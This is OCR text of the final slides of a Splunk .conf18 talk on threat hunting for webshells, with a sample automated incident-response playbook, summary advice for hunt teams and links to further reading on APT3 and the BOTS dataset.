
Automated Response



Sample Play


- Triage an Attack
  - Carbon Black - Collect process information
  - Virus Total - Lookup domains and ip addresses for open network connections
  - Carbon Black – Isolate a box
  - Palo Alto – Add a Domain to the block list
  - Carbon Black – Fetch a binary from host
  - Carbon Black – Hunt for binary elsewhere on network
  - Carbon Black – Ban binary hash to prevent execution
  - Falcon – Detonate Binary online
  - Email gathered data to IR Team

Apply Process To Findings




Testing, Refining, and Operationalizing

- IR Team can now better use their time
- Customers learn to better use vendor tools
- IOCs can be improved
- False positives can be tuned



“End goal of hunting should be a change in policy or procedure - operationalization, don’t do the same thing over and over again”

Threat Hunting Webshells with Splunk, James Bower



splunk> .conf18

Summary

- Think more like the adversary
- Train your tools to detect actions in addition to looking for IOCs
- Encourage information sharing
- Many opportunities to disrupt or deny
- Don’t worry if you don’t strike gold every time
  - Make your team better with every hunt
- Automate and Orchestrate
  - Contextualize, contextualize, contextualize

Additional Reading

- Enablers for APT3 Emulation
  - https://attack.mitre.org/wiki/Group/G0022
  - https://www.fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html
  - https://www.theverge.com/2015/7/8/8911077/adobe-flash-hacking-team-vulnerability
  - https://www.sisainfosec.com/blogs/adobe-flash-zero-day-vulnerability-operation-clandestine-wolf-by-fireeye/
  - https://www2.fireeye.com/Webinar-FAAS-Clandestine-Wolf_LP.html
- Splunk's Hunting Blog Series
  - https://www.splunk.com/blog/2017/07/06/hunting-with-splunk-the-basics.html
- BOTS Dataset and App for Investigations
  - Security Dataset Project - If you are interested in hunting further, register and hunt in your own sandbox
    - http://live.splunk.com/splunk-security-dataset-project
  - If you would like to take the data set home with you and explore further, now you can!
    - http://explore.splunk.com/BOTS_1_0_datasets
  - If you load BOTS v1 data into your instance, the Boss of the SOC Investigation Workshop for Splunk app can be installed
    - This app is already embedded in the dataset project
    - https://splunkbase.splunk.com/app/3985/

splunk> .conf18

Don't forget to rate this session in the .conf18 mobile app